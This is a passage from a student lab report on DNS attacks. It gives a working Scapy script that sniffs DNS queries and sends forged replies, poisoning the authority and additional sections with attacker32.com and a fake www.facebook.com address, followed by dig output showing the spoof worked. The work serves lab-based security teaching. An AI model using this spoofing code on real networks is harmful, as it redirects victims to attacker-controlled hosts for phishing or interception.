        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        # The Additional Section
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='2.4.6.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, \
                     arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Running this new code we can see that the server is now redirecting the victim to the attacker's IP and also showing the additional information of the DNS, as seen in the figure:



```
bruno@debian:~$ dig www.example.net

; <<>> DiG 9.16.33-Debian <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34627
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       2.4.6.8

;; Query time: 59 msec
;; SERVER: 192.168.0.109#53(192.168.0.109)
;; WHEN: Sun Apr 23 20:14:23 CEST 2023
;; MSG SIZE  rcvd: 234
```

3 Conclusion

This lab was essential on the understanding of the DNS server by allowing us to create and configure it first-hand. We were able to fully understand how to configure, run and realize attacks on a DNS server, we also got more used to the Linux environment as it was necessary to configure files and run commands on the bash terminal. On top of that we also gained knowledge on the form of communication between the machines by using the Wireshark and Scapy tool to visualize the traffic on the network and the packets sent.